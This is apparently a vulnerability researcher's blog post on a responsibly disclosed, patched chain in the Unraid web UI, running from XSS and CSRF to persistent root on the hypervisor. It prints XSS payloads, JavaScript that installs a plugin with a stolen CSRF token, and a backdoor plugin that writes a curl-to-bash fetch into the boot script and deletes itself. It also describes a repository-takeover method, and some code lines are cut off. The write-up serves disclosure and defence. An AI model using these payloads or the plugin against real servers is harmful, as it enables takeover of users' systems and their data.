Raiding Unraid: XSS to Hypervisor Takeover

SEP 18, 2025 · XSS, VULNERABILITY RESEARCH, WEB APP PENTESTING, UNRAID, SECURITY RESEARCH, EXPLOIT DEVELOPMENT




I've been running Unraid, a web-managed hypervisor, in my home lab for a few years. Last fall, I noticed an unusual reflected input when I accidentally included some special characters in a configuration change. Upon further investigation, I identified multiple vulnerabilities. The vulnerabilities could be chained to leverage JavaScript (JS) execution on a website visited by an Unraid user into persistent, root access to their local Unraid hypervisor, including full control over all containers and virtual machines running on the Unraid host. **All of the vulnerabilities mentioned in this post have been fully patched by the Unraid team**.

I would like to thank the Unraid team for being excellent to work with, for caring deeply about the security of their users, and for addressing the identified vulnerabilities quickly and thoroughly.

TL;DR

- Discovered multiple reflected and stored cross-site scripting (XSS) vulnerabilities in Unraid OS.
- Developed a JavaScript-based technique to scan for and identify Unraid servers on local networks.
- Created a “drive-by” attack that probes for common Unraid server names and exploits them via cross-site request forgery (CSRF) and XSS through the browser.
- Built a malicious plugin that establishes persistent root access.
- Chained these vulnerabilities into a complete remote attack with minimal user interaction.
- Disclosed responsibly to the Unraid team, who have since patched all identified vulnerabilities. See the Disclosure and Patch Timeline section for details.



Background

Unraid is a specialized Linux distribution designed primarily for data storage, virtualization, and application hosting. Unraid has some advantages over traditional RAID, including allowing for drives of different sizes, a sleek web UI, and a Community Applications (CA) plugin, essentially an app store of pre-configured, Dockerized applications with easy deployment. This architecture makes Unraid popular with hobbyists and home-lab users and means the web UI supports privileged access to the hypervisor OS.

Initial Discovery

This research began when I was configuring my own Unraid server and happened to include a double quote in a text field. The change succeeded, but instead of properly escaping the quote, it seemed to break the HTML structure of the page.

My curiosity was piqued, so I tried a simple XSS test payload:

```
"<script>alert(1)</script>
```

And there it was – a pop-up window displaying “1” appeared on the server dashboard. At this point, I assumed the Unraid web interface was relatively untouched from a security research perspective and decided to dig deeper.

Exploring the Attack Surface

I began systematically testing other input fields throughout the Unraid interface. This led to the discovery of several additional fields vulnerable to stored and reflected XSS:

1. Reflected XSS via the `name` parameter in the device settings page:

```
http://tower.local/Main/Settings/Device?name=disk888%22%3C%2Fdd%3E%3Cbody%20onLoa
```

2. Reflected XSS via the `dir` parameter in the share browser:

```
http://tower.local/Shares/Browse?dir=%253Cscript%253Ealert%25281%2529%253C%252
```

3. Stored XSS in multiple fields:

- Server ‘Comment’ and ‘Model’ fields
- User ‘Description’ field
- Folder ‘Comment’ field

While these vulnerabilities were interesting, exploiting them in the real world would be challenging. An attacker would need to:

1. Craft a link containing an XSS payload, which would require correctly guessing the hostname of the target’s Unraid server to include in the link.
2. Use social engineering to get the target to visit the crafted link.

3. Hope the victim was on the same network as their Unraid server when they clicked the link and had an active, authenticated session with the server.

Cookie Attributes and Session Life

While exploring the web interface, I made two critical observations about Unraid's authentication mechanism:

1. The `SameSite` attribute of the authentication cookie (named with the pattern `unraid_<HEX String>`) was not explicitly set, defaulting to `Lax`. This meant the cookie would be sent with top-level navigations initiated by third-party websites, including top-level navigations to URLs containing XSS payloads.
2. The `Expires` attribute was not set, defaulting to `Session`. Therefore, the cookie persists indefinitely on many browsers that implement session restoration features[1].

These properties meant most users would remain authenticated to their Unraid server for extended periods, making CSRF attacks that trigger the identified XSS vulnerabilities viable.

Getting root with a Malicious Plugin

To achieve persistent root access, I needed to create a malicious plugin that would execute arbitrary code with root privileges. Unraid plugins are essentially shell scripts with a specific structure, making them a strong contender.

I crafted a plugin that would:

1. Download and execute a bash script from a remote server
2. Add the script to `/boot/config/go` to run at every system boot
3. Delete itself to remove evidence of compromise

I created the following snippet of the JavaScript to install the malicious plugin, which can be used as the second stage pulled down and executed by a first stage exploit of an identified XSS vulnerability:

```
var pluginURL = 'https://LINK/TO/UNRAID/PLUGIN.plg';
var redirectURL = 'https://unraid.net'
var encodedPluginURL = encodeURIComponent(pluginURL);

// Get the CSRF token
```

```
fetch('/Plugins')
  .then(response => response.text())
  .then(html => {
    const csrfTokenMatch = html.match(/\s*var csrf_token\s*=\s*"([^"]+)";/);
    if (csrfTokenMatch && csrfTokenMatch[1]) {
      var csrfToken = csrfTokenMatch[1];

      // Install the plugin
      return fetch('/webGui/include/StartCommand.php', {
        method: 'POST',
        headers: {
          'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8',
          'X-Requested-With': 'XMLHttpRequest'
        },
        body: `cmd=plugin+install+${encodedPluginURL}+nchan&start=0&csrf_token=${
        credentials: 'same-origin'
      });
    }
  })
  .then(() => {
    // Redirect to an innocuous page
    window.location.assign(redirectURL);
  });
```

This script retrieves a CSRF token from the Plugins page and uses it to install the following malicious plugin, then redirects to an innocuous page to avoid raising suspicion.

```
<?xml version='1.0' standalone='yes'?>

<!DOCTYPE PLUGIN [
<!ENTITY name      "unRAIDCore">
<!ENTITY filename  "&name;.plg">
<!ENTITY author    "fakeauthor">
<!ENTITY version   "2024.10.10">
<!ENTITY pluginURL "https://URL/OF/THIS/PLUGIN.plg">
<!ENTITY cmdURL    "https://LINK/TO/SHELL/COMMANDS.sh">
]>

<PLUGIN name="&name;" author="&author;" version="&version;" pluginURL="&pluginURL

<CHANGES>
##&name;
```

```
####2024-10-10
- first release
</CHANGES>

<!--
- This plugin provides essential functionality for unRAID and should not be remov
- POC for attacking unRAID :]
-->

<!-- The 'pre-install' script. -->
<FILE Run="/bin/bash">
<INLINE>
# Run arbitrary commands as root now and every time the system reboots
echo 'curl &cmdURL; | /bin/bash' | tee -a /boot/config/go | /bin/bash

# Schedule deletion of the plugin since immediate deletion fails silently
# Also remove the plugin from the list of removed plugins, tmp directory, pending
echo "plugin remove &filename;; sleep 5s; find / -type f -name '*&filename;*' -de

</INLINE>
</FILE>
</PLUGIN>
```

Finding Unraid Servers via JavaScript

With an XSS vulnerability and a viable payload, the next challenge was identifying Unraid servers on a victim's local network from a remote website to exploit them. Inspired by Samy's local port scanner, webscan[2], I realized that JavaScript running in a browser can attempt to load resources from local network addresses. While same-origin policy may prevent reading the responses, the success or failure of these requests can be detected, which reveals whether there is an Unraid server listening at the queried address.

I also determined that Unraid responds to broadcast name resolution requests for its hostname using Link-Local Multicast Name Resolution (LLMNR) by default, eliminating the need to scan the victim's local network if the hostname of their Unraid server is known and the victim's machine has LLMNR enabled (a standard Windows 11 build still has it on by default, although Microsoft is in the process of phasing it out in favor of mDNS).

I developed a technique to identify Unraid servers by attempting to load an image that exists on all Unraid installations and is accessible without sending an authentication

cookie. The function accepts a list of hostnames to test for reachability. If the request to load the image is successful, then the Unraid server is accessible and the first stage XSS payload is triggered with a top-level navigation:

Try it: scan your own network for an Unraid server

Unraid server name (optional)

Run in your browser

This only checks whether an Unraid server is reachable on your local network; it does not exploit anything. The underlying technique works over both HTTP and HTTPS, but to avoid turning this into a general insecure-network scanner, this demo probes **HTTPS only**. Because of that, it will find your server only if you have HTTPS enabled on Unraid *and* an active Unraid session in this browser. An active session implies you have already accepted Unraid's self-signed certificate, so the probe is not blocked. Your browser must also resolve the hostname (via LLMNR or mDNS) and permit Local Network Access, which current browsers increasingly restrict by default (see Updates).

▶ Show the scanning script

Identifying Common Unraid Server Names

For this attack to be effective, I needed a comprehensive list of common Unraid server names. I found several common hostnames on forums, and then I noticed common practice on Unraid forums is to upload a diagnostic file exported from your Unraid instance when asking questions. These files are sanitized of highly sensitive information, like credentials, but do contain hostnames and follow a standard naming convention.

Since the files followed a naming convention and the forums were searchable, it was possible to scrape all diagnostic files from the forums and programmatically extract the hostnames to build a comprehensive list[3].

Here's a small sample of the server names I identified:


```
const baseServerNames = [
    'Tower',
    'NAS',
    'Unraid',
    'Homelab',
```

```
    'Jarvis',
    // Many, many more names...
];
```

Putting It All Together: The Complete Attack Chain

Now I had all the pieces needed for a full attack chain. Here's how it works along with a review of the diagram:

1. An attacker creates a webpage and embeds the malicious JavaScript or finds a way to embed it in a third-party site
2. The victim visits any site with the JavaScript injected
3. The JavaScript scans the victim's local network for common Unraid hostnames
4. When an Unraid server is found, the script navigates to a vulnerable endpoint with our first-stage XSS payload
5. The XSS payload executes, hiding the page and fetching a second-stage payload
6. The second-stage payload retrieves a CSRF token and uses it to install our malicious plugin
7. The malicious plugin downloads and executes a backdoor, establishes persistence, and self-deletes
8. The victim is redirected to an innocuous page, unaware of the compromise



The entire attack requires no user interaction beyond visiting the initial malicious page, works across a wide range of browsers, and results in persistent root access to the victim's Unraid server. The attack could also be deployed from any legitimate web page in

which an attacker identifies an additional vulnerability that allows them to execute JavaScript in a visitor's browser, such as stored XSS.

Impact

The impact of these vulnerabilities is severe:

1. **Root Code Execution**: An attacker can obtain root access to the Unraid server and therefore obtain privileged access to all applications running on the server, including self-hosted password managers, file stores, backups, etc.
2. **Persistent access**: The attack establishes a backdoor that survives reboots
3. **Network pivoting**: The compromised server could be used to attack other devices on the network.
4. **Stealth**: The self-deleting nature of the plugin makes detection difficult

Most concerning is the client-side, "drive-by" nature of the attack – a victim only needs to visit a malicious or compromised website while authenticated to their Unraid server, which is likely a common scenario for home users who may leave their browsers logged in for convenience.

Mitigations

Users should update to the latest version of Unraid and review the Unraid team's blog post for additional guidance if updating is not possible[4].

More generally, best practice dictates logging out of services when not actively using them and using separate browser profiles for accessing critical applications.

Chromium-based browsers now mitigate the local network discovery portion of this attack. As of Chrome 142, Local Network Access (LNA) requires the user to grant permission before a public website can reach hosts on the local network, including the subresource and `fetch()` probes this attack uses to find Unraid servers[5]. WebSocket, WebTransport, and WebRTC requests to the local network are not yet restricted. Firefox is now rolling out its own permission-based Local Network Access, enabled by default, beginning around Firefox 150[6]. WebKit positively received the earlier Private Network Access proposal but has not signaled a clear position on the current Local Network Access proposal or announced an implementation timeline[7]. The attack may still be possible where the Unraid web UI is reachable from localhost or via a port forward from

localhost; note, however, that the older 0.0.0.0-based bypass has since been patched across the major browsers[8].

These Local Network Access restrictions require the user's permission before the local network scanning in this attack chain can run. They do not, however, prevent the top-level navigation used to trigger the initial reflected XSS and kick off the rest of the chain, and the Chrome team has indicated it has no plans to restrict that behavior. An attacker who already knows the target's Unraid hostname can therefore still reach the XSS trigger even with LNA enabled[9].

Conclusion

This research demonstrates how multiple seemingly low-severity vulnerabilities on intranet-facing assets can be chained to increase their impact.

As the number of devices on the home network increases to include NAS devices, media servers, home automation systems, smart TVs, and other IoT devices the attack surface of home intranet increases. Users should be aware that until additional browser security features are enabled by default, attackers may be able to pivot through victim browsers to exploit client-side vulnerabilities in assets on the internal network, even when the devices aren't directly connected to the internet.

This case also highlights the importance of supply chain security, particularly when using GitHub to store configuration data. The ability to take over transferred GitHub repositories that feed into trusted software ecosystems represents a significant attack vector that may have implications for other applications, especially when these repositories contain configuration files and are not likely to meet GitHub's requirements for additional takeover protections.

For security researchers, review the updated Unraid Security Policy for detailed guidelines on scope, reporting processes, and responsible disclosure. As I mentioned at the start of this post, the Unraid team was awesome to work with and highly motivated to secure their product. I remain a happy customer :)

Disclosure and Patch Timeline

All vulnerabilities were disclosed to the Unraid team on October 23, 2024. They acknowledged and patched the vulnerabilities promptly including the additional vulnerabilities in subsequent sections. The timeline was as follows:

- October 23, 2024: Initial disclosure to the Unraid team.
- October 24, 2024: Acknowledgment and initial response from Unraid.
- November 8, 2024: Community Applications plugin changes implemented to address repository takeover. Additional sanitization implemented to mitigate XSS vulnerabilities in addition to the existing manual code review process.
- November 26, 2024: First round of patches released (version 6.12.14), all vulnerabilities addressed besides CSRF.
- January 21, 2025: Final CSRF vulnerability patched (versions 6.12.15 and 7.0.0).
- January 22, 2025: Unraid releases blog post detailing vulnerabilities and urging users to patch.
- January 23, 2025: All vulnerabilities reported to MITRE.
- September 17, 2025: This blog post is published.
- September 17, 2025: CVE-2025-56798 reserved by MITRE.

Additional Vulnerabilities

During my research, I discovered several additional vulnerabilities that weren't part of the main attack chain but could be exploited in different scenarios:

Unauthenticated Stored XSS via Folder Names

I found that folder names in file shares and directories were vulnerable to XSS when viewed in Unraid's file browser. An attacker with write access to a share (which could be obtained through an unauthenticated or low-privileged account) could create a folder with a malicious name. Alternatively, an attacker with code execution inside a community application could create a similar malicious folder name. When a user of the Unraid web interface browses the share and clicks on the folder, the XSS would execute:

```
Folder Name: %3Cscript%3Ealert%281%29%3C%2Fscript%3E
```

Multiple Authenticated Stored XSS

Several fields in the Unraid interface were vulnerable to stored XSS via POST request:

1. Server 'Comment' field:

```
COMMENT=bdrx9tx9%22%3Cscript%3Ealert%281%29%3C%2Fscript%3E
```

2. User ‘Description’ field:

```
userDesc=f%3C%2Fspan%3E%3Cscript%3Ealert%282%29%3C%2Fscript%3E
```

3. Folder ‘Comment’ field (when editing share properties)

These vulnerabilities would be useful primarily for persistence after initial compromise, as they require authentication to exploit and can not be triggered by a GET request, such as a top-level navigation.

Community Application Repository Takeover

I thought an interesting attack vector might be to deploy a malicious application or repository to the community application feed. I identified and weaponized several opportunities for stored XSS via the ‘Name’, ‘Application’, and ‘Category’ fields of published applications, but the thorough manual review process for community applications meant exploiting them was not viable. However, in the process I also discovered the ability to take over several existing community applications repositories.

I discovered the Community Applications plugin pulls applications and templates from various GitHub repositories, which undergo a manual review process by the Unraid team. I wrote a script to enumerate the GitHub URLs where the applications were hosted and, by chance, noticed that some were returning a 301 (Redirect) status code instead of the expected 200 (Success).

I learned these redirects were the result of repositories that had been transferred to other user accounts (ex. https[:]//github.com/olduser/application.git redirects to https[:]//github.com/current-maintainer/application.git)[10]. I enumerated the accounts associated with the original URLs and noticed that in most cases the old accounts had been deleted.

I wondered what would happen if I created a GitHub user with the old username and used it to create a project that would be assigned the same URL as the one currently redirecting, would I be able to hijack the repository associated with the community application?

The short answer is... yes! GitHub has several safeguards [11] in place to prevent this type of attack, but the strictness of their controls is based on the popularity of the associated GitHub project. In this case, even though the associated Unraid Community Application

and Docker projects may be extremely popular, the GitHub projects holding the Unraid templates for the applications often received very little love in the form of stars and downloads. This meant GitHub's protections did not kick in, and the repositories were vulnerable to take over.

Here's a sample of the vulnerable repositories including the total monthly downloads for the Docker Hub projects backing the Unraid applications published by the users. The statistics for the number of downloads of the associated community applications were not available, but it was likely significantly smaller than the total number of Docker Hub downloads:

GitHub Username	Repository Description	Docker Hub Est. Monthly Downloads	Repository URL
justin-himself	justinzhang's Repository	5,106,000	https[:]//github.com/justin-himself/Unraid-templates
Zazou49	Alex B's Repository	5,000,000	https[:]//github.com/mason-xx/Unraid-templates
Kippenhof	Kippenhof's Repository	2,601,000	https[:]//github.com/Kippenhof/docker-templates

Sample of Unraid CA Repositories Vulnerable to Takeover

This looked like a classic supply chain vulnerability – by taking over these repositories, an attacker could remotely inject malicious code into Unraid servers worldwide.

Unfortunately for me as a researcher, but fortunately for me as a user of Unraid, I learned after reporting this to Unraid that all community application changes undergo a thorough manual review. Even though application repository takeover was possible, it is very unlikely that an XSS payload or otherwise malicious application would have made its way to the production Community Application feed making this a (fun) dead-end.

Footnotes

1. Mozilla's developer documentation specifies that when the `Expires` attribute is unset, the cookie defaults to a session cookie. Session cookies persist until the browser session ends, which may be

until the browser is fully closed. However, many modern browsers perform session restoration, which preserves session cookies even when the browser is fully closed.

2. Samy Kamkar's webscan uses WebRTC to determine the subnet used for the local intranet, then port scans that subnet for assets, all from the browser.
3. I constructed a PoC for this technique and validated its functionality, but I did not fully scrape the forums to avoid impacting availability for forum performance.
4. The Unraid team released details of the vulnerabilities reported, patch timelines, affected versions, and recommendations in their blog post titled Coordinated Vulnerability Disclosure.
5. Local Network Access in Chrome requires users to grant permission before a public site can reach local network assets via subresource and fetch requests. It does not apply to top-level navigations.
6. Firefox is implementing its own permission-based Local Network Access, enabled by default beginning around Firefox 150. It previously supported the earlier Private Network Access proposal.
7. WebKit positively received the earlier Private Network Access proposal, but it has not signaled a clear position on the current Local Network Access proposal, and no implementation timeline has been announced.
8. The 0.0.0.0 Day vulnerability from Oligo Security (Avi Lumelsky) showed it was possible to bypass restrictions on accessing localhost from internet-accessible websites by using the 0.0.0.0 address to reference 127.0.0.1. Chrome, Firefox, and Safari have since patched this; Chrome began blocking 0.0.0.0 in Chromium 128 (August 2024) and completed the rollout by Chrome 133.
9. Chrome's LNA Adoption Guide which outlines the rollout and scope of the Local Network Access restrictions enforced beginning with Chrome 142.
10. GitHub documentation details how transferred repositories work by creating a redirect to the transferred location. The documentation also states: *If you create a new repository or fork at the previous repository location, the redirects to the transferred repository will be permanently deleted*. Additionally, GitHub documentation describes the process for deleting your GitHub account: *After 90 days, the account name also becomes available to anyone else to use on a new account*.
11. GitHub policy prevents re-registration of the username associated with a deleted account if it has repositories with more than 100 clones or uses on GitHub actions in the last week, as well as based on other criteria. However, GitHub projects hosting configuration files, such as Unraid Community Application templates, are unlikely to meet these criteria, even though they may be critical or widely used.

Updates

This section collects significant post-publication additions. Smaller corrections and fixes are in the Changelog below.

June 28, 2026: Browser Local Network Access support

Since publication, most browsers have started restricting the local-network scanning step of this attack through Local Network Access (LNA): a public website must obtain the user's permission before it can reach local IP addresses, which blocks the silent subresource and `fetch()` probes the scan relies on. Current status across major browsers:

Browser	Prevents scan by default?	Since	Source
Chrome	Yes, via a permission prompt	v142 (October 28, 2025)	Chrome for Developers
Edge	Yes, inherits the Chromium behavior	Chromium 142 (late October 2025)	Chrome for Developers
Brave	Yes, inherits the Chromium behavior	Chromium 142 (late October 2025)	Chrome for Developers
Firefox	Yes, on by default for all users	v150 (April 21, 2026)	Firefox 150 release notes
Safari	No, not implemented	n/a	WebKit standards position

Because LNA is enforced through a permission prompt, it stops a silent, drive-by scan by default, but a user who grants the prompt can still be scanned. As noted under Mitigations, it also does not block the top-level navigation used to trigger the reflected XSS.

Changelog

- September 18, 2025: Initial publication.
- June 28, 2026: Refreshed the browser mitigation section for current behavior (Chrome's Local Network Access launched in Chrome 142, Firefox is rolling out its own, and the 0.0.0.0 bypass has since been patched), added an interactive in-browser scan demo with the scanning script collapsed by default, updated the Windows LLMNR note, and corrected minor spelling and grammar.
- June 28, 2026: Restricted the interactive scan demo to HTTPS only (it now finds a server only if you run Unraid over HTTPS and have an active session in the browser) and refined its explanatory note. See the new Updates section for a per-browser Local Network Access support table.

© 2026 ALittleInsecure · RSS · About